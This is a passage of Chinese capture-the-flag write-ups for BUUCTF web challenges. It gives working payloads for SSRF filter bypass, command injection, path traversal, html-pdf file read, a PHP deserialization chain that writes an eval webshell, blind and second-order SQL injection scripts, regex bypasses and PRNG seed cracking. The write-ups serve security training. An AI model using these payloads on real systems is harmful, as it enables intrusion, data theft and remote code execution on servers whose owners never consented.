获取该对象成功后首先会对该对象的hostname进行校验，也就是主机名。规定该主机名中不能是以GET方式请求的blacklist列表中的元素，此时需要实现SSRF的waf绕过，这里可以使用将ip地址转换为10进制的方式完成绕过，也就是将127.0.0.1的四个部分先分别转化为16进制数，也就是`7f`，`00`，`00`，`01`，再将`7f000001`转化为10进制

```
>>> print(int('7f000001',16))
2130706433
```

得到2130706433
完成绕过后下一步要做的就是命令注入了，此处会将单引号和双引号做置空处理，而正常情况下我们进行命令注入的语句应该是

```
';cp /flag /tmp/log%00
```

将flag的内容复制到/tmp/log中，最后使用`%00`进行截断，但此时无法使用单引号，也就无法将之前的语句闭合。
此处用到的知识点是nodejs会将参数中`@`后的内容进行url二次解码，空格可以使用`$IFS`进行替换，最后构造的payload为

```
{"url":"http://2130706433:3000/debug?url=a%2527@a;cp$IFS/flag$IFS/tmp/log%00"}
```

记录一下常见的ssrf绕过方法

> 参考资料：https://www.secpulse.com/archives/65832.html

```
利用[::]
http://[::]:80
利用@
http://example.com@127.0.0.1
使用特殊域名
http://127.0.0.1.xip.io/
http://www.owasp.org.127.0.0.1.xip.io/
```

70. [网鼎杯 2020 半决赛]AliceWebsite

目录穿越即可

```
action=../../../../../../../../../../../flag
```

71. [2021祥云杯]secrets_of_admin

源码中直接给出了admin的密码
网络上的wp已经很多了，整理一下思路

1. 读取文件，该功能是由/api/files/:id路由所提供的，有两个限制，一是你的用户名不能是`superuser`，二是需要三个参数，分别是`token`，`username`，`id`。有一个数据表存储文件的上传用户名，文件名和`checksum`值。

```
if (token.username == 'superuser') {
    return res.send('Superuser is disabled now');
}
```

```
let filename = await DB.getFile(token.username, req.params.id)
if (fs.existsSync(path.join(__dirname , "../files/", filename))){
    return res.send(await readFile(path.join(__dirname , "../files/", filename)));
}
```

2. admin拥有一个可以生成pdf文件的功能，但其添加到数据库的记录中默认的用户名是superuser。此时出现矛盾的地方，也就是我们上传文件时是以superuser的名义进行上传的，但在读取文件的路由中是不允许superuser去进行文件读取的；而且我们也不知道上传文件的checksum值。

```
await DB.Create('superuser', filename, checksum)
```

3. 在/api/files的路由中允许用户去添加文件日志

```
await DB.Create(username, filename, checksum)
```

也就是说我们可以添加一条类
似`username=admin&filename=../../../../../../../../../../../../etc/passwd&checksum=123`的数据，此时我们再以admin的身份去访问`/api/files/123`时，理论上我们就可以读取出`/etc/passwd`的内容了。
但此前还有许多限制需要进行绕过


1. `/api/files`的路由需要ip地址为127.0.0.1才能进行访问，否则会401非授权，也就是说我们需要实现SSRF。

```
if (req.socket.remoteAddress.replace(/^.*:/, '') != '127.0.0.1') {
        return next(createError(401));
    }
```

2. 上传的文件内容中不允许为空，不允许出现`<`,`>`,`script`,`on`这四个关键字，感觉是在ban跨站脚本

```
if ( content == '' || content.includes('<') || content.includes('>') || content.includes('/') || content.include
s('script') || content.includes('on')){
```

此处用到的知识点1为



GitHub Advisory Database / CVE-2019-15138

Arbitrary File Read in html-pdf

high severity Published on 12 Oct 2019 • Updated on 28 Jul

Vulnerability details | Dependabot alerts 0

Package	Affected versions	Patched versions
html-pdf (npm)	< 3.0.1	3.0.1

Description

All versions of `html-pdf` are vulnerable to Arbitrary File Read. The package fails to sanitize the HTML input, allowing attackers to exfiltrate server files by supplying malicious HTML code. XHR requests in the HTML code are executed by the server. Input with an XHR request such as `request.open("GET","file:///etc/passwd")` will result in a PDF document with the contents of `/etc/passwd`.

Recommendation

No fix is currently available. There is a mitigation available in the provided reference.

References

- https://nvd.nist.gov/vuln/detail/CVE-2019-15138
- https://www.npmjs.com/advisories/1095
- marcbachmann/node-html-pdf#530
- marcbachmann/node-html-pdf#530 (comment)
- marcbachmann/node-html-pdf@ `c12d697`
- https://github.com/marcbachmann/node-html-pdf/releases/tag/v3.0.1
- https://security.netapp.com/advisory/ntap-20191017-0005/

CVE ID

CVE-2019-15138

CWEs

CWE-73 CWE-79 CWE-200

CVSS Score

7.5 High

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

也就是说我们传入的pdf的内容如果是js的话会被解析执行，可以利用该点进行ssrf；此外禁用的符号可以利用传入数组进行绕过

最终的payload为：

```
content[] = <script>
var xhr = new XMLHttpRequest();xhr.open("GET", "http://127.0.0.1:8888/api/files?username=admin&filename=../../..
/../../../../../../../../../../etc/passwd&checksum=234", true);xhr.send();
</script>
```

可以顺利读取出`/etc/passwd`的内容

234

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```


71. [EIS 2019]EzPOP

直接给出了源码

```php
<?php
error_reporting(0);

class A {

    protected $store;

    protected $key;

    protected $expire;

    public function __construct($store, $key = 'flysystem', $expire = null) {
        $this->key = $key;
        $this->store = $store;
        $this->expire = $expire;
    }

    public function cleanContents(array $contents) {
        $cachedProperties = array_flip([
            'path', 'dirname', 'basename', 'extension', 'filename',
            'size', 'mimetype', 'visibility', 'timestamp', 'type',
        ]);

        foreach ($contents as $path => $object) {
            if (is_array($object)) {
                $contents[$path] = array_intersect_key($object, $cachedProperties);
```

```php
            }
        }

        return $contents;
    }

    public function getForStorage() {
        $cleaned = $this->cleanContents($this->cache);

        return json_encode([$cleaned, $this->complete]);
    }

    public function save() {
        $contents = $this->getForStorage();

        $this->store->set($this->key, $contents, $this->expire);
    }

    public function __destruct() {
        if (!$this->autosave) {
            $this->save();
        }
    }
}

class B {

    protected function getExpireTime($expire): int {
        return (int) $expire;
    }

    public function getCacheKey(string $name): string {
        return $this->options['prefix'] . $name;
    }

    protected function serialize($data): string {
        if (is_numeric($data)) {
            return (string) $data;
        }

        $serialize = $this->options['serialize'];

        return $serialize($data);
    }

    public function set($name, $value, $expire = null): bool{
        $this->writeTimes++;

        if (is_null($expire)) {
            $expire = $this->options['expire'];
        }

        $expire = $this->getExpireTime($expire);
        $filename = $this->getCacheKey($name);

        $dir = dirname($filename);

        if (!is_dir($dir)) {
            try {
```

```
                mkdir($dir, 0755, true);
            } catch (\Exception $e) {
                // 创建失败
            }
        }

        $data = $this->serialize($value);

        if ($this->options['data_compress'] && function_exists('gzcompress')) {
            //数据压缩
            $data = gzcompress($data, 3);
        }

        $data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
        $result = file_put_contents($filename, $data);

        if ($result) {
            return true;
        }

        return false;
    }

}

if (isset($_GET['src']))
{
    highlight_file(__FILE__);
}

$dir = "uploads/";

if (!is_dir($dir))
{
    mkdir($dir);
}
unserialize($_GET["data"]);
```

分析一下反序列化的起点，来自以GET方式传入的data参数，接下来找一下可利用的魔术方法，很容易可以看到只有A类中有一个魔术方法`__destruct`可以进行调用，此时可以明确反序列化的对象一定是一个A类的对象。
分析一下A类的`__destruct`方法进行了什么处理，当`autosave`参数为0是，会调用A类的`save`方法，接下来分析一下A类的`save`方法。

```
public function save() {
        $contents = $this->getForStorage();

        $this->store->set($this->key, $contents, $this->expire);
    }
```

`save`方法首先对属性`contents`进行赋值，具体赋值的内容当前还未知，接下来尝试调用了`store`属性的`set`方法，只有B类中才有`set`方法，因此可以知道A类中的`store`属性应该是一个B类的对象，那么先看一下对`contents`属性的赋值函数都干了什么。

```php
public function cleanContents(array $contents) {//contents是一个二维数组
        $cachedProperties = array_flip([//值键对，也就是 path==>0;dirname==>1
            'path', 'dirname', 'basename', 'extension', 'filename',
            'size', 'mimetype', 'visibility', 'timestamp', 'type',
        ]);

        foreach ($contents as $path => $object) {
            if (is_array($object)) {//如果object是一个数组的话
                $contents[$path] = array_intersect_key($object, $cachedProperties);//比较object和cachedProperties两者的相同键名
            }
        }

        return $contents;
```

`array_flip`函数可以将一个数组的键值对进行颠倒，也就是说`$cachedProperties`的内容其实是

```
{ ["path"]=> int(0) ["dirname"]=> int(1) ["basename"]=> int(2) ["extension"]=> int(3) ["filename"]=> int(4) ["size"]=> int(5) ["mimetype"]=> int(6) ["visibility"]=> int(7) ["timestamp"]=> int(8) ["type"]=> int(9) }
```

`array_intersect_key`函数起到的作用是比较并返回两个list当中相同键名的元素，简单来说`array_intersect_key`方法起到的作用是筛选`contents`中键名为`'path', 'dirname', 'basename', 'extension', 'filename', 'size', 'mimetype', 'visibility', 'timestamp', 'type'`的元素并返回。

接下来跟进B类的set方法

```
    public function set($name, $value, $expire = null): bool{
        $this->writeTimes++;

        if (is_null($expire)) {
            $expire = $this->options['expire'];
        }

        $expire = $this->getExpireTime($expire);
        $filename = $this->getCacheKey($name);

        $dir = dirname($filename);

        if (!is_dir($dir)) {
            try {
                mkdir($dir, 0755, true);
            } catch (\Exception $e) {
                // 创建失败
            }
        }

        $data = $this->serialize($value);

        if ($this->options['data_compress'] && function_exists('gzcompress')) {
            //数据压缩
            $data = gzcompress($data, 3);
        }
        $data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
        $result = file_put_contents($filename, $data);

        if ($result) {
            return true;
        }

        return false;
    }
```

B类的set方法很容易可以看到这样两条关键的语句

```
$data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
$result = file_put_contents($filename, $data);
```

这两条语句实现了文件的写入，其中`data`变量中出现了`exit()`需要我们进行绕过，绕过的方法在离别歌师傅的blog当中有详细的分析，简单来说就是通过base64写入的方式，因为程序调用了`file_get_contents`函数，该函数是支持使用`php://filter`协议实现以base64方式写入文件的，base64编码是每8个字符进行一次解码的，我们只需要实现在我们自己的shell(也用base64编码)之前的长度是以8为倍数的，就可以实现以base64的方式实现文件写入(因为写入时会进行base64解码，exit()会被直接当成编码过后的内容进行解码，虽然不会被成功解码，但不会阻止shell顺利执行)。
那么现在的关键问题就是如何控制data参数，以及写入后的文件名是什么了。
分析一下data参数生成的流程

```
$cleaned = $this->cleanContents($this->cache);
$contents = json_encode([$cleaned, $this->complete]);
$value = $contents;
$data = $this->serialize($value);
```

首先需要注意的是`cleanContents`方法的参数需要是一个数组，尝试一下如果将`cache`变量赋值为空，`complete`变量赋值为123，查看一下`contents`的内容

可以看到此时`contents`是一个数组，该数组经历了B类中的`serialize`方法后就变成了写入文件的`data`，跟进一下`serialize`方法


```
protected function serialize($data): string {
        if (is_numeric($data)) {
            return (string) $data;
        }

        $serialize = $this->options['serialize'];

        return $serialize($data);
    }
```

但实际上我们并不需要该方法对数据再进行任何处理了，我一只需要将`options['serialize']`设置成为不发生任何调整的函数即可(比如trim等)
最后分析一下需要补多少位数在前可以实现base64的顺利解码

```
$data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n";
echo strlen($data);
```


该字符串的长度是32，然后还需要补上`[[],"123"]`之前的`[[],"`,总共是5位，也就是说在编码后的shell之前总共有37位，距离37最小的8的倍数是40，也就是说还需要补3位，也就是说需要将`complete`变量设置为`"aaa".base64_encode('<?php @eval($_GET[1]); ?>');`即可
最终的payload为,有某些变量是`protected`属性的，需要我们自己写一下构造方法和set方法。

```php
<?php
error_reporting(0);

class A {

    protected $store;

    protected $key;

    protected $expire;

    public function __construct()
    {
        $this->key = "shell.php";
        $this->cache = array();
    }
    public function set_store($tmp){
        $this->store = $tmp;
    }
    public function cleanContents(array $contents) {//contents是一个二维数组
        $cachedProperties = array_flip([//值键对，也就是 path==>0;dirname==>1
            'path', 'dirname', 'basename', 'extension', 'filename',
            'size', 'mimetype', 'visibility', 'timestamp', 'type',
        ]);

        foreach ($contents as $path => $object) {
            if (is_array($object)) {//如果object是一个数组的话
                $contents[$path] = array_intersect_key($object, $cachedProperties);//比较object和cachedPropertie
s两者的相同键名
            }
        }

        return $contents;
    }

    public function getForStorage() {
        $cleaned = $this->cleanContents($this->cache);

        return json_encode([$cleaned, $this->complete]);
    }
}

class B {
    public $options;
}

$a = new A();
$b = new B();
$b->options['serialize'] = "trim";
$b->options['prefix'] = "php://filter/write=convert.base64-decode/resource=";
$b->options['data_compress'] = false;
$b->options['expire'] = 1;
$a->set_store($b);
$a->complete = "aaa".base64_encode('<?php @eval($_GET[1]); ?>');
echo urlencode(serialize($a));
?>
```



72.[BSidesCF 2019]Kookie

看名字应该和cookie有点关系，直接提供了一个普通权限的用户名和密码cookie/monster尝试登陆，注意到Set-Cookie直接将username赋值为cookie实现了用户登录。



那么直接添加请求头中的Cookie为`username=admin`即可

```
Cookie: username=admin
Upgrade-Insecure-Requests: 1
```

73.[WUSTCTF2020]颜值成绩查询

看起来是一道SQL注入的题目，fuzz过后没什么结果，尝试手工注入

输入payload为`if(1=1,1,1)`返回的查询结果为学号为1的学生的成绩，看起来也不像有回显的样子，故直接时间类型盲注，需要注意的是似乎禁用了空格，直接贴脚本了。

```python
import requests
from time import sleep
ans = ""
for i in range(1,100):
 for j in range(33,126):
  sleep(0.1)
  # url = "if(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema)=database()),"+str(i)+",1))="+str(j)+",1,2)"
  # url = "if(ascii(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name)='flag'),"+str(i)+",1))="+str(j)+",1,2)"
  url = "if(ascii(substr((select(group_concat(value))from(flag)),"+str(i)+",1))="+str(j)+",1,2)"
  url = "http://928e9d47-1dd8-4ce0-aa4b-3d9f7c919cef.node4.buuoj.cn:81/?stunum=" + url
  res = requests.get(url)
  if "admin" in res.text:
   ans = ans + chr(j)
   print(ans)
   break
```

```
flag{9fbda536-44ec-48f7-9648-594aa4074320}
```

74.[FBCTF2019]RCEService

禁用的内容有点多，先从别人的wp里弄了套源码分析

```php
<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
    $json = $_REQUEST['cmd'];

    if (!is_string($json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } else {
        echo 'Attempting to run command:<br/>';
        $cmd = json_decode($json, true)['cmd'];
        if ($cmd !== NULL) {
            system($cmd);
        } else {
            echo 'Invalid input';
        }
        echo '<br/><br/>';
    }
}

?>
```

使用了`preg_match`进行黑名单匹配，上半年刚出过一道利用preg_match正则回溯上限绕过waf的注入题，一般来说只需要目标字符串的长度大于十万即可实现preg_match的绕过。使用python进行构造和访问即可,flag确实是有点难找。

```
import requests
bypass = '{"cmd":"/bin/cat /home/rceservice/flag","xxx":"'+'a' * 1000000+'"}'
data = {"cmd":bypass}
url = "http://83f08f75-4591-41d2-bead-38624d58011e.node4.buuoj.cn:81"
res = requests.post(url,data=data)
print(res.text)
```

还有另外的一种利用方式就是通过`%0a`进行绕过，因为`preg_match`在进行匹配时只会针对第一行进行匹配，使用`%0a`做换行处理可以实现后面黑名单内容的绕过。

```
{%0A"cmd":%20"/bin/cat%20/home/rceservice/flag"%0A}
```

因为正则表达式对前向和后向都进行了匹配，所以需要使用两个换行符才能实现bypass。
这道题如果没有源码的话做起来还是很棘手的。

75.[GWCTF 2019]枯燥的抽奖

爆破应该是不太可能的，从js里看到有一个check.php对输入的数字进行校验，访问得到源码。

```
<?php
#这不是抽奖程序的源代码！不许看！
header("Content-Type: text/html;charset=utf-8");
session_start();
if(!isset($_SESSION['seed'])){
$_SESSION['seed']=rand(0,999999999);
}

mt_srand($_SESSION['seed']);
$str_long1 = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$str='';
$len1=20;
for ( $i = 0; $i < $len1; $i++ ){
    $str.=substr($str_long1, mt_rand(0, strlen($str_long1) - 1), 1);
}
$str_show = substr($str, 0, 10);
echo "<p id='p1'>".$str_show."</p>";


if(isset($_POST['num'])){
    if($_POST['num']===$str){x
        echo "<p id=flag>抽奖，就是那么枯燥且无味，给你flag{xxxxxxxxx}</p>";
    }
    else{
        echo "<p id=flag>没抽中哦，再试试吧</p>";
    }
}
show_source("check.php");
```

老朋友了，由于mt_srand之会进行一次播种的原因，我们可以使用php_mt_rand对伪随机数进行爆破。
php_mt_rand的使用需要提供随机数序列，那就利用他给的10位字符串转换成随机数序列，并且使用的参数格式为`随机数 随机数 0 最大长度`。

```
str_long1 = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
str_short = "gXVITEq88t"
for i in range(len(str_short)):
 print(str_long1.index(str_short[i]),end=' ')
 print(str_long1.index(str_short[i]),end=' ')
 print(0,end=' ')
 print(len(str_long1) - 1,end=' ')
```

爆破得到随机数种子

```
deng@ubuntu:~/Documents$ ./php_mt_seed 6 6 0 61 59 59 0 61 57 57 0 61 44 44 0 61
 55 55 0 61 40 40 0 61 16 16 0 61 34 34 0 61 34 34 0 61 19 19 0 61
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 E
XACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 235.5 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x30000000 - 0x31ffffff, speed 12.4 Mseeds/s
seed = 0x307562a7 = 812999335 (PHP 7.1.0+)
Found 1, trying 0x7c000000 - 0x7dffffff, speed 11.9 Mseeds/s
```

利用随机数种子生成剩下的序列

```
<?php
mt_srand(812999335);
$str_long1 = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$str='';
$len1=20;
for ( $i = 0; $i < $len1; $i++ ){
    $str.=substr($str_long1, mt_rand(0, strlen($str_long1) - 1), 1);
}
print($str);
?>
```

76.[Zer0pts2020]Can you guess it?

要想实际猜解出来是不太现实的，另一个思路是`preg_match`的绕过，利用正则回溯上限或者换行符之类的，但在本题中并不适用。大致的思路应该是传入一个类似`/index.php/config.php`，题目会使用`preg_match`对`config.php`进行匹配，要是传入`config.php%0d`的话会出现这种情况

又因为参数是以GET方式进行传递的，所以传入超长字符进行bypass是不切实际的。
事实上`$_SERVER['PHP_SELF']`常造成的漏洞是XSS，但此处明显不是一道XSS的题目，也没有能利用的地方。
此处造成漏洞的函数是`basename`，在php5.3中会出现这样的情况：

```
echo basename("/index.php/config.php/%ff") ==> config.php
```

即遇到非ascii码表示的字符时会进行忽略，故最后的exp为`/index.php/config.php/%ff?source`

77.[CISCN2019 华北赛区 Day1 Web5]CyberPunk

给出了提示`?file`，那就使用`php://filter/read/convert.base64-enocde/resource=`伪协议对文件进行读取。
此题考查的知识点为二次注入，具体实现的语句及过程如下：
首先是看到的是在提交订单的confirm.php会对user_name以及phone参数进行关键字的校验。而在修改订单信息的change.php中没有对用户输入的新地址信息address参数进行关键字校验而只是做了一次`addslashes`操作，该操作会对我们输入的`'`进行转义处理，但是`addslashes`函数处理之后再写入数据库是会将转义符号去掉，也就导致了我们的`'`成功写入了数据库中，为二次注入创造了先决条件。而且我们可以看到当SQL语句出现执行错误时会将出现的错误进行打印，因此可以利用报错注入完成数据的获取。
整体的攻击流程如下，首先创建任意订单，内容随意。
然后点击我要修改订货地址，修改的地址字段为`1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1)#`
再次修改后订货地址，此时会给出报错信息。

errorXPATH syntax error: '~user~'

内部执行的sql语句首先是第一次在修改订单信息时(我定义的初始用户名为admin，电话为123，地址为123)

```
update `user` set `address`='1\' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1)#', `old_address`='123' where `user_id`=123
```

在第二次修改订单信息时则会执行(第二次将地址再修改为123)


```
update `user` set `address`='123', `old_address`='1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1)#' where `user_id`=".$row['user_id']
```

此时注入的SQL语句执行完毕，攻击流程结束。
至于flag并不在数据库中，在根目录下的flag.txt中，使用load_file进行读取即可，需要注意的是报错的回显位数是有限的，用substr进行位数截取即可

```
1' and updatexml(1,concat(0x7e,(select substr(load_file('/flag.txt'),1,20)),0x7e),1)#
1' and updatexml(1,concat(0x7e,(select substr(load_file('/flag.txt'),21,50)),0x7e),1)#
```

78.[RCTF2015]EasySQL

也是一道二次注入的题目，注册名为admin\的用户，会在修改密码时出现报错




此时可以看到用户名是用双引号进行包裹的。密码则是经过md5处理后用单引号进行包裹的。
猜测内部的sql语句为：

```
update `user` set `pass` = '{$newpass}' where `username` = "{$username}" and `pass` = '{$oldpass}'
```

和上题类似的情况，既有修改密码的功能，又有报错信息输出，二次注入即可。

```
1"||updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)='flag'),0x7e),1)#
```

